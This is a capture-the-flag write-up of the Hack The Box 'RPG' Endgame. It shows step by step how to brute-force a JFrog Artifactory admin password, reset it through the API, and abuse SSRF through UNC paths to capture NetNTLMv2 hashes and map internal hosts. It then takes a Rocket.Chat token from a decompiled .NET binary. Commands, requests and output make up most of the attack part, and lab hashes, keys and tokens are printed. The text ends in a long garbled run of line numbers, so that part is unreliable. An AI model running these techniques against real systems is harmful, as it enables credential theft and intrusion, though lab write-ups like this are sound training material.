


This write-up is all about pwning the RPG Endgame from Hack The Box.



RPG

By [MinatoTW](#) and [Keramas](#)

Roundsoft Inc. is a startup with a mission to develop the best video games the world has ever seen.

Safeguarding the company's intellectual property from corporate espionage and other external threats is their highest priority. Roundsoft has enlisted the services of your pentesting company, with a scope to determine if their perimeter can be breached, leading to compromise of their entire domain.

RGP is designed to test your creative thinking, enumeration & exploitation skills within a small Active Directory environment.

The goal is to identify the company's assets, enumerate and move laterally within the network, and ultimately to compromise the domain while collecting several flags along the way.

Entry Point: 10.13.38.18 and 10.13.38.19

1. Would You Like to Play a Game?

Identify Artifactory version by the `Server` header:

```
$ curl -v 'http://10.13.38.19:8081/artifactory/'  
* Trying 10.13.38.19:8081...  
* TCP_NODELAY set  
* Connected to 10.13.38.19 (10.13.38.19) port 8081 (#0)  
> GET /artifactory/ HTTP/1.1  
> Host: 10.13.38.19:8081  
> User-Agent: curl/7.68.0  
> Accept: */*  
>
```

```

* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Server: Artifactory/6.13.1
< X-Artifactory-Id: 8c77ab0a65ec94fd:1cd97c:1747f8bc567:-8000
< Location: http://10.13.38.19:8081/artifactory/webapp/
< Content-Length: 0
< Date: Sat, 12 Sep 2020 20:35:05 GMT
<
* Connection #0 to host 10.13.38.19 left intact

```

Study some JFrog Artifactory refs ([1](#), [2](#), [3](#), [4](#), [5](#), [6](#)).

Generate a wordlist list with [PassGen](#) and brute force access-admin password with wfuzz:

```

$ python passgen.py -o ~/htb/endgames/rpg/passwords.txt -n password
22220 passwords written to /root/htb/endgames/rpg/passwords.txt

$ wfuzz -c --basic 'access-admin:FUZZ' -w passwords.txt -u
'http://10.13.38.19:8081/artifactory/api/v1/system/health' -H 'Content-Type:
application/json' --hc 401
00000003: 404      5 L      15 W      79 Ch      "Password12"

$ curl -s -uaccess-admin:Password12 -XGET
'http://10.13.38.19:8081/access/api/v1/system/ping' -H 'Content-Type:
application/json'
OK

```

Change access-admin's password as described [here](#):

```

$ curl -s -uaccess-admin:Password12 -XPATCH
'http://10.13.38.19:8081/artifactory/api/access/api/v1/users/admin' -H 'Content-
Type: application/json' -d '{"password":"snovvcrash.r0cks!"}'

```

```
{
  "username" : "admin",
  "email" : "jfrog-admin@roundsoft.local",
  "realm" : "internal",
  "status" : "enabled",
  "allowed_ips" : [ "*" ],
  "created" : "2019-11-16T17:25:13.904-08:00",
  "modified" : "2020-09-12T13:40:35.019-07:00",
  "last_login_time" : "2020-06-14T23:53:36.039-07:00",
  "last_login_ip" : "10.10.14.9",
  "custom_data" : {
    "public_key" :
"JUHfDLXBPM4YZbWLKdbams2ZTPq3rmG1zxgTFhrFQEh8fUTDwfNMxDka1ipqdzWGLZY6dhmwpZrYfe
fnisQRMYGCidzs6YJEEwAgAJ4nEbyYE9KybxXwsSuHJ2VB1xpwsf1P",
    "apiKey_shash" : "CVH6pG",
    "apiKey" :
"AKCp5e31BNLmPhjFrkk6oPKecoKcypYtxSY9QrMvDSHMWVgghVLFqfdpEngSfzQRqZsJmg1Pm",
    "updatable_profile" : "true",
}
```

```
"private_key" : "J5R5cohej8r9cKXYVgnxhLowKuQwax4AjMQYxt2Up6AADGw6eaUkqfh3wRnPHTuC1cEeF24i1uwkQa4a8QH4G7QVLyGw2Ao5CAMSo451bu99myYXzbxhguUN9JnDwKVymHDws3JXHZ4iprQkzfdt79KJmNXCVJ6syqvBzoXNKxqCm8pYXhLBHDSGHu2AXbjmzGa8idkteMPXqvq9XqQRNuiP8aUCPUQFUssJic4LxRoQQtDBNjmjFGcbGLK7Gx9xotVBRyvB3pjcfXNJHA7KmTzy19qx1wa5YfEM2TmN48h8qxnpqyqs9tzpq84vr4VWXXKnhok8xFPEab5PbxHxhUTXcxnfumPYm1MDQtyp6zXQzxUB3PfGXMFF9LhvGwzwXH1mlLzv3d2R2B5NwuURpQ3A2fxV6fvstkeyfqzprZmeqc2o9zhsc75KYQEHhqcoK8b9Yn1dcKbAdmevkAGQpjpf8a8",  
    "artifactory_admin" : "true"  
},  
    "password_expired" : false,  
    "password_last_modified" : 1599943235019,  
    "groups" : [ ]  
}
```

This OSS Artifactory version is not vulnerable to CVE-2020-7931 ([1](#), [2](#)):

```
$ export cookie=$(./artifactory_CVE-2020-7931.py -H http://10.13.38.19:8081/ -g -u admin -p 'snovvcrash.r0cks!' | grep '-') && echo $cookie
```

SSRF with "Import Repository from Path" functionality to get self NetNTLMv2.

Import Repository from Path

Target Local Repository *

FightingFantasy_Beta

Import Path on Server *

\\\10.14.14.16\test

Browse

Exclude Metadata

Output Verbose Log [?](#)

Import

Net-NTLMv2 Response is not crackable.

```
[SMB] NTLMv2-SSP Client : 10.13.38.19
[SMB] NTLMv2-SSP Username : ROUNDSOFT\repository_admin
[SMB] NTLMv2-SSP Hash : repository_admin::ROUNDSOFT:892a1274f9b1567f:3F6281DD56B101A758AF9D289EE6FAA3:0101000000000000C0653150DE09D
E002D005005002400800340039003200520051004100460056002E0053004D00420033002E006C006F006300
000000000900200063006900660073002F00310030002E00310034002E003100310036000000000000000000
[SMB] NTLMv2-SSP Client : 10.13.38.19
[SMB] NTLMv2-SSP Username : ROUNDSOFT\repository_admin
[SMB] NTLMv2-SSP Hash : repository_admin::ROUNDSOFT:3e5327e3859186c0:CF905B82FB708DCB3714282A0B5BAF12:0101000000000000C0653150DE09D
E002D005005002400800340039003200520051004100460056002E0053004D00420033002E006C006F006300
000000000900200063006900660073002F00310030002E00310034002E0031003100360000000000000000
[SMB] NTLMv2-SSP Client : 10.13.38.19
[SMB] NTLMv2-SSP Username : ROUNDSOFT\repository_admin
[SMB] NTLMv2-SSP Hash : repository_admin::ROUNDSOFT:189f4cadcc1d4429:D845C164C96B0E63EDED9829E154AA10:0101000000000000C0653150DE09D
E002D005005002400800340039003200520051004100460056002E0053004D00420033002E006C006F006300
000000000900200063006900660073002F00310030002E00310034002E0031003100360000000000000000
[SMB] NTLMv2-SSP Client : 10.13.38.19
[SMB] NTLMv2-SSP Username : ROUNDSOFT\repository_admin
[SMB] NTLMv2-SSP Hash : repository_admin::ROUNDSOFT:9e361f912c0461cc:C040CF1E079973A52D454E1E3E056ADC:0101000000000000C0653150DE09D
E002D005005002400800340039003200520051004100460056002E0053004D00420033002E006C006F006300
000000000900200063006900660073002F00310030002E00310034002E0031003100360000000000000000
```

SSRF with `/api/system/verifyconnection` to get internal HTTP servers:

```
$ wfuzz -c --basic 'snovvcrash:snovvcrash.r0cks!' -u
'http://10.13.38.19:8081/artifactory/api/system/verifyconnection' -H 'Content-
Type: application/json' -d '{"endpoint":"http://192.168.FUZZ.FUZZZ"}' -w w -w w -
-hc 400
000031708: 200 0 L 4 W 34 Ch "125 - 88"
000031755: 200 0 L 4 W 34 Ch "125 - 135"
```

SSRF with "Import Repository from Path" to get internal SMB servers, vulnerable to CVE-2019-19937 ([1](#), [2](#)). The 192.168.125.0/24 network can also be discovered from "Security Descriptor" and "System Logs" sections.

Request	Payload	Status	Response received ▲	Response completed	Length
128	128	400	76	76	476
129	129	400	190	190	476
88	88	400	206	209	476
135	135	400	26813	26813	476
166	166	400	31233	31233	476
156	156	400	31249	31250	476
108	108	400	31251	31251	476

Request Response

Raw Params Headers Hex

Pretty Raw \n Actions ▾

```

1 POST /artifactory/ui/artifactimport/repository HTTP/1.1
2 Host: 10.13.38.19:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.13.38.19:8081/artifactory/webapp/
8 Content-Type: application/json;charset=utf-8
9 Request-Agent: artifactoryUI
10 serial: 14
11 X-Requested-With: artUI
12 Content-Length: 136
13 Connection: close
14 Cookie: SESSION=73a22462-f55d-4848-b9b7-db1e82035989
15
16 {
    "action": "repository",
    "repository": "FightingFantasy_Beta",
    "path": "\\\\192.168.125.128\\backup",
    "excludeMetadata": false,
    "verbose": false
}
```

Security Descriptor

! With the release of Artifactory 5.6 the Security Descriptor UI was modified to a Read-Only mode.
This page will be deprecated in a future release.

```
96   <user>
97     <username>nyoshida</username>
98     <password>bcrypt$$2a$08$lIecN5t.LIUCRZGfVZM3x0ZhQMjf1KfKLnhMWUVYgKKGAwgNiE1N.</password>
99     <email>nyoshida@roundsoft.local</email>
100    <admin>true</admin>
101    <enabled>true</enabled>
102    <updatableProfile>true</updatableProfile>
103    <accountNonExpired>true</accountNonExpired>
104    <credentialsExpired>false</credentialsExpired>
105    <credentialsNonExpired>true</credentialsNonExpired>
106    <accountNonLocked>true</accountNonLocked>
107    <realm>internal</realm>
108    <transientUser>false</transientUser>
109    <groups>
110      <userGroup>readers</userGroup>
111    </groups>
112    <userPropertyInfos/>
113    <lastLoginTimeMillis>1600016441213</lastLoginTimeMillis>
114    <lastLoginClientIp>192.168.125.135</lastLoginClientIp>192.168.125.135
115    <lastAccessTimeMillis>0</lastAccessTimeMillis>
116    <locked>false</locked>
117  </user>
```

System Logs

View System Logs

request.log

Refreshing logs in 3 seconds

Pause

Refresh now

File last modified: Sun Sep 13 20:04:52 IDT 2020 View last updated: Sun Sep 13 20:05:04 IDT 2020

[Download](#) (15.4 MB)

```
20200913094627|31453|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094627|31|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094627|125|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094658|31765|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094658|31813|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094659|31672|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094659|31593|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094659|31703|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094726|26766|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094730|31547|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094730|31375|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094730|31297|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094732|33109|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094757|31671|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094802|31435|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094802|31358|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094802|32045|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094802|16|REQUEST|192.168.125.135|admin|GET|/api/repositories|HTTP/1.1|200|0
20200913094805|33158|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094822|20484|REQUEST|192.168.125.135|anonymous|POST|/ui/auth/login|HTTP/1.1|200|67
20200913094822|78|REQUEST|192.168.125.135|admin|GET|/api/storage/FightingFantasy_Beta|HTTP/1.1|200|0
20200913094822|48|REQUEST|192.168.125.135|nyoshida|POST|/ui/artifactactions/delete|HTTP/1.1|200|49
20200913094822|0|REQUEST|192.168.125.135|nyoshida|POST|/ui/artifactactions/emptytrash|HTTP/1.1|200|40
20200913094822|15|REQUEST|192.168.125.135|admin|GET|/api/storage/deploy-war|HTTP/1.1|200|0
20200913094822|0|REQUEST|192.168.125.135|nyoshida|POST|/ui/artifactactions/delete|HTTP/1.1|200|49
20200913094822|0|REQUEST|192.168.125.135|nyoshida|POST|/ui/artifactactions/emptytrash|HTTP/1.1|200|40
20200913094822|0|REQUEST|192.168.125.135|admin|GET|/api/storage/groovy-plugins|HTTP/1.1|200|0
20200913094822|0|REQUEST|192.168.125.135|nyoshida|POST|/ui/artifactactions/delete|HTTP/1.1|200|49
20200913094822|0|REQUEST|192.168.125.135|nyoshida|POST|/ui/artifactactions/emptytrash|HTTP/1.1|200|40
20200913094822|16|REQUEST|192.168.125.135|admin|GET|/api/storage/libs-release-local|HTTP/1.1|200|0
20200913094822|0|REQUEST|192.168.125.135|nyoshida|POST|/ui/artifactactions/delete|HTTP/1.1|200|49
20200913094822|0|REQUEST|192.168.125.135|nyoshida|POST|/ui/artifactactions/emptytrash|HTTP/1.1|200|40
20200913094822|15|REQUEST|192.168.125.135|admin|GET|/api/storage/test1|HTTP/1.1|200|0
20200913094822|0|REQUEST|192.168.125.135|nyoshida|POST|/ui/artifactactions/delete|HTTP/1.1|200|49
20200913094822|0|REQUEST|192.168.125.135|nyoshida|POST|/ui/artifactactions/emptytrash|HTTP/1.1|200|40
20200913094829|31391|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094833|31580|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094833|31453|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
20200913094833|31497|REQUEST|10.14.14.16|snovvcrash|POST|/ui/artifactimport/repository|HTTP/1.1|400|136
```

Guess SMB share names.

Request	Payload1	Payload2	Status	Response received
2531	129	development	200	978 True positive
2724	88	sms	200	57
2725	128	g	200	60040 False positive
4890	88	ct	200	55
1	128	.php	400	73
2	129	.php	400	66

Import discovered repository.

```
1 POST /artifactfactory/ui/artifactimport/repository HTTP/1.1
2 Host: 10.13.38.19:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.13.38.19:8081/artifactory/webapp
8 Content-Type: application/json;charset=utf-8
9 Request-Agent: artifactoryUI
10 serial: 14
11 X-Requested-With: artUI
12 Content-Length: 141
13 Connection: close
14 Cookie: SESSION=0530f327-a8a8-4908-8d0d-163215098d3
15 {
16   "action": "repository",
17   "repository": "FightingFantasy_Beta",
18   "path": "\\\\192.168.125.129\\development",
19   "excludeMetadata": false,
20   "verbose": false
21 }
```

```
1 HTTP/1.1 200 OK
2 Server: Artifactory/6.13.1
3 X-Artifactory-Id: 3a33e5b4152d31b3:-5561a7fb:1748bb84af9:-8000
4 Access-Control-Allow-Methods: GET, POST, DELETE, PUT
5 Access-Control-Allow-Headers: X-Requested-With, Content-Type, X-Codingpedia
6 Cache-Control: no-store
7 Artifactory-UI-messages: []
8 SessionValid: true
9 Content-Type: application/json
10 Date: Mon, 14 Sep 2020 18:43:06 GMT
11 Connection: close
12 Content-Length: 96
13
14 {
15   "info": "Successfully imported '\\\\192.168.125.129\\development' into 'FightingFantasy_Beta'."
16 }
```

And get the first flag.

Artifact Repository Browser

The screenshot shows a file tree structure. At the top level, there is a folder named 'FightingFantasy_Beta'. Inside it, there is a folder named 'feedback'. The 'feedback' folder contains four files: 'Feedbacks.exe', 'README.txt', 'flag.txt', and 'key.txt'. Below the 'feedback' folder, there are two more files: 'vs_Community.exe' and 'vscode-github-theme-master.zip'. The file 'flag.txt' is highlighted with a red box.

Flag

```
RPG{c0WaBuNg@!_*****}
```

2. Sword and Mind

Analyze contents of the feedback share:

```
$ file Feedbacks.exe
Feedbacks.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS
windows
```

Reverse and recompile the Program class with [dnSpy](#).

Изменить класс - Program @02000002

```
1  using System;
2  using System.IO;
3  using System.Net;
4  using System.Security.Cryptography;
5  using System.Text;
6
7  namespace RocketChatLogger
8  {
9      // Token: 0x02000002 RID: 2
10     internal class Program
11     {
12         // Token: 0x06000001 RID: 1
13         private static void Main(string[] args)
14         {
15             if (args.Length == 0)
16             {
17                 Console.WriteLine("Key required.");
18                 return;
19             }
20             Program.SimpleAES simpleAES = new Program.SimpleAES();
21             string encryptedString = args[0];
22             string roomId = args[1];
23             Program.GetFeedback(simpleAES.DecryptString(encryptedString), roomId);
24         }
25
26         // Token: 0x06000003 RID: 3
27         public Program()
28         {
29         }
30
31         // Token: 0x06000026 RID: 38
32         private static void GetFeedback(string key, string roomId)
33         {
34             Console.WriteLine(key);
35             try
36             {
37                 WebRequest webRequest = WebRequest.Create("http://10.13.38.18:3000/api/v1/channels.messages?roomId=" + roomId);
38                 if (webRequest != null)
39                 {
40                     webRequest.Method = "GET";
41                     webRequest.Timeout = 12000;
42                     webRequest.ContentType = "application/json";
43                     webRequest.Headers.Add("X-Auth-Token", key);
44                     webRequest.Headers.Add("X-User-Id", "Htpmm63zyESXXsGza");
45                     webRequest.Proxy = new WebProxy("127.0.0.1", 8080);
46                     {
47                         BypassProxyOnLocal = false
48                     };
49                     using (Stream responseStream = webRequest.GetResponse().GetResponseStream())
50                     {
51                         using (StreamReader streamReader = new StreamReader(responseStream))
52                         {
53                             string arg = streamReader.ReadToEnd();
54                             string str3 = "C:\\Feedback\\";
55                             string str2 = "Feedback.txt";
56                             File.WriteAllText(str3 + str2, string.Format("Response: {0}", arg));
57                         }
58                     }
59                 }
60             }
61             catch (Exception ex)
62             {
63                 Console.WriteLine(ex.ToString());
64             }
65         }
66     }
67 }
```

```
$ strings -ae 1 Feedbacks.exe | grep roomId
http://192.168.125.135:3000/api/v1/channels.messages?roomId=eoXPkMvnBNcB8q9n8
```

After executing `Feedback.exe` we can capture the request in Burp and also get the `C:\Feedback\Feedbacks.txt` file, containing Rocket.Chat JSON response (must create the `C:\Feedback` directory first or patch the output destination).

```
ps: D:\Windows\VirtualBox\Kali_Linux_2020.1b\Share\Feedback> .\Feedbacks.exe
111091166030218062251222010115128136114113076235134212137064020174229081049098149097150097197068100104224193046241175229075026648009246889192212 eoXPkMvnBNcB8q9n8
eoXPkMvnBNcB8q9n8
```

Request	Response
Raw	Raw
Headers	Headers
<pre> 1 GET /api/v1/channels.messages?roomId=eoXPKMvnBNcB8q9n8 HTTP/1.1 2 X-Auth-Token: _bXOx5rjOpTOE3hEfJNTzjAdTWEFas2um7xNH13y1ZL 3 X-User-Id: HTpmn63zyESXXsGZa 4 Host: 10.13.38.18:3000 5 Connection: close 6 7 </pre>	<pre> 1 HTTP/1.1 200 OK 2 X-XSS-Protection: 1 3 X-Instance-ID: 2HWkaYmcMq86yX9gt 4 Cache-Control: no-store 5 Pragma: no-cache 6 X-RateLimit-Limit: 10 7 X-RateLimit-Remaining: 9 8 X-RateLimit-Reset: 1603912965284 9 content-type: application/json 10 Vary: Accept-Encoding 11 Date: Wed, 28 Oct 2020 19:21:45 GMT 12 Connection: close 13 Content-Length: 10877 14 15 { "messages": [{ "_id": "7K8rr4ARECq37K5CS", "t": "au", "rid": "eoXPKMvnBNcB8q9n8", "ts": "2019-11-17T07:48:00.891Z", "msg": "roundsoft_hr", "u": { "id": "ckBN4uDvbKecTqoBS", "username": "dev-admin" }, "groupable": false, "_updatedAt": "2019-11-17T07:48:00.912Z" }, { "_id": "K6DaM5wBXQy6ewgXB", "t": "au", "rid": "eoXPKMvnBNcB8q9n8", "ts": "2019-11-17T07:48:00.836Z", "msg": "janderson", "u": { "id": "ckBN4uDvbKecTqoBS", "username": "dev-admin" }, "groupable": false, "_updatedAt": "2019-11-17T07:48:00.863Z" }, { "_id": "9iWD55WYurKD9hSR4", "t": "au", "rid": "eoXPKMvnBNcB8q9n8", "ts": "2019-11-17T07:48:00.804Z", "msg": "htanaka", "u": { "id": "ckBN4uDvbKecTqoBS", "username": "dev-admin" }, "groupable": false, "_updatedAt": "2019-11-17T07:48:00.818Z" }] } </pre>

List message IDs with `jq`:

```

$ dos2unix Feedback.txt
$ jq '.messages[] ._id' Feedbacks.txt
"7K8rr4ARECq37K5CS"
"K6DaM5wBXQy6ewgXB"
"9iWD55WYurKD9hSR4"
...

```

Now it's time to dive into the [Rocket.Chat REST API](#) docs. At first was looking at the [CVE-2020-15926](#), but it is not it. Here are some interesting findings.

First. Discovered in direct chat of tnomura with dev-admin.

Request	Response
<pre> Raw Params Headers Hex 1 GET /api/v1/im.messages?roomId=HTpmn63zyESXXsGZackBN4uDvbKecTqoBS HTTP/1.1 2 X-Auth-Token: bXOx5rjOpTOE3hEfJNTzjAdTWEFas2um7xNH13y1ZL 3 X-User-Id: HTpmn63zyESXXsGZa 4 Host: 10.13.38.18:3000 5 Connection: close 6 7 </pre>	<pre> Raw Headers Hex 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 279 280 281 282 283 284 285 286 287 288 289 289 290 291 292 293 294 295 296 297 298 299 299 300 301 302 303 304 305 306 307 308 309 309 310 311 312 313 314 315 316 317 318 319 319 320 321 322 323 324 325 326 327 328 329 329 330 331 332 333 334 335 336 337 338 339 339 340 341 342 343 344 345 346 347 348 349 349 350 351 352 353 354 355 356 357 358 359 359 360 361 362 363 364 365 366 367 368 369 369 370 371 372 373 374 375 376 377 378 379 379 380 381 382 383 384 385 386 387 388 389 389 390 391 392 393 394 395 396 397 398 399 399 400 401 402 403 404 405 406 407 408 409 409 410 411 412 413 414 415 416 417 418 419 419 420 421 422 423 424 425 426 427 428 429 429 430 431 432 433 434 435 436 437 438 439 439 440 441 442 443 444 445 446 447 448 449 449 450 451 452 453 454 455 456 457 458 459 459 460 461 462 463 464 465 466 467 468 469 469 470 471 472 473 474 475 476 477 478 479 479 480 481 482 483 484 485 486 487 488 489 489 490 491 492 493 494 495 496 497 498 499 499 500 501 502 503 504 505 506 507 508 509 509 510 511 512 513 514 515 516 517 518 519 519 520 521 522 523 524 525 526 527 528 529 529 530 531 532 533 534 535 536 537 538 539 539 540 541 542 543 544 545 546 547 548 549 549 550 551 552 553 554 555 556 557 558 559 559 560 561 562 563 564 565 566 567 568 569 569 570 571 572 573 574 575 576 577 578 579 579 580 581 582 583 584 585 586 587 588 589 589 590 591 592 593 594 595 596 597 598 599 599 600 601 602 603 604 605 606 607 608 609 609 610 611 612 613 614 615 616 617 618 619 619 620 621 622 623 624 625 626 627 628 629 629 630 631 632 633 634 635 636 637 638 639 639 640 641 642 643 644 645 646 647 648 649 649 650 651 652 653 654 655 656 657 658 659 659 660 661 662 663 664 665 666 667 668 669 669 670 671 672 673 674 675 676 677 678 679 679 680 681 682 683 684 685 686 687 688 689 689 690 691 692 693 694 695 696 697 698 698 699 700 701 702 703 704 705 706 707 708 709 709 710 711 712 713 714 715 716 717 718 719 719 720 721 722 723 724 725 726 727 728 729 729 730 731 732 733 734 735 736 737 738 739 739 740 741 742 743 744 745 746 747 748 749 749 750 751 752 753 754 755 756 757 758 759 759 760 761 762 763 764 765 766 767 768 769 769 770 771 772 773 774 775 776 777 778 779 779 780 781 782 783 784 785 786 787 788 788 789 789 790 791 792 793 794 795 796 797 797 798 799 799 800 801 802 803 804 805 806 807 808 809 809 810 811 812 813 814 815 816 817 818 819 819 820 821 822 823 824 825 826 827 828 829 829 830 831 832 833 834 835 836 837 838 839 839 840 841 842 843 844 845 846 847 848 849 849 850 851 852 853 854 855 856 857 858 859 859 860 861 862 863 864 865 866 867 868 869 869 870 871 872 873 874 875 876 877 878 879 879 880 881 882 883 884 885 886 887 888 888 889 889 890 891 892 893 894 895 896 897 897 898 899 899 900 901 902 903 904 905 906 907 908 909 909 910 911 912 913 914 915 916 917 918 919 919 920 921 922 923 924 925 926 927 928 929 929 930 931 932 933 934 935 936 937 938 939 939 940 941 942 943 944 945 946 947 948 949 949 950 951 952 953 954 955 956 957 958 959 959 960 961 962 963 964 965 966 967 968 969 969 970 971 972 973 974 975 976 977 978 979 979 980 981 982 983 984 985 986 987 987 988 988 989 989 990 991 992 993 994 995 996 997 997 998 999 999 1000 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 1039 1040 1041 1042 1043 1044 1045 1046 1047 1048 1049 1049 1050 1051 1052 1053 1054 1055 1056 1057 1058 1059 1059 1060 1061 1062 1063 1064 1065 1066 1067 1068 1069 1069 1070 1071 1072 1073 1074 1075 1076 1077 1078 1079 1079 1080 1081 1082 1083 1084 1085 1086 1087 1088 1088 1089 1089 1090 1091 1092 1093 1094 1095 1096 1097 1097 1098 1099 1099 1100 1101 1102 1103 1104 1105 1106 1107 1108 1109 1109 1110 1111 1112 1113 1114 1115 1116 1117 1118 1119 1119 1120 1121 1122 1123 1124 1125 1126 1127 1128 1129 1129 1130 1131 1132 1133 1134 1135 1136 1137 1138 1139 1139 1140 1141 1142 1143 1144 1145 1146 1147 1148 1149 1149 1150 1151 1152 1153 1154 1155 1156 1157 1158 1159 1159 1160 1161 1162 1163 1164 1165 1166 1167 1168 1169 1169 1170 1171 1172 1173 1174 1175 1176 1177 1178 1179 1179 1180 1181 1182 1183 1184 1185 1186 1187 1188 1188 1189 1189 1190 1191 1192 1193 1194 1195 1196 1196 1197 1198 1199 1199 1200 1201 1202 1203 1204 1205 1206 1207 1208 1209 1209 1210 1211 1212 1213 1214 1215 1216 1217 1218 1219 1219 1220 1221 1222 1223 1224 1225 1226 1227 1228 1229 1229 1230 1231 1232 1233 1234 1235 1236 1237 1238 1239 1239 1240 1241 1242 1243 1244 1245 1246 1247 1248 1249 1249 1250 1251 1252 1253 1254 1255 1256 1257 1258 1259 1259 1260 1261 1262 1263 1264 1265 1266 1267 1268 1269 1269 1270 1271 1272 1273 1274 1275 1276 1277 1278 1279 1279 1280 1281 1282 1283 1284 1285 1286 1287 1288 1288 1289 1289 1290 1291 1292 1293 1294 1295 1296 1296 1297 1298 1299 1299 1300 1301 1302 1303 1304 1305 1306 1307 1308 1309 1309 1310 1311 1312 1313 1314 1315 1316 1317 1318 1319 1319 1320 1321 1322 1323 1324 1325 1326 1327 1328 1329 1329 1330 1331 1332 1333 1334 1335 1336 1337 1338 1339 1339 1340 1341 1342 1343 1344 1345 1346 1347 1348 1349 1349 1350 1351 1352 1353 1354 1355 1356 1357 1358 1359 1359 1360 1361 1362 1363 1364 1365 1366 1367 1368 1369 1369 1370 1371 1372 1373 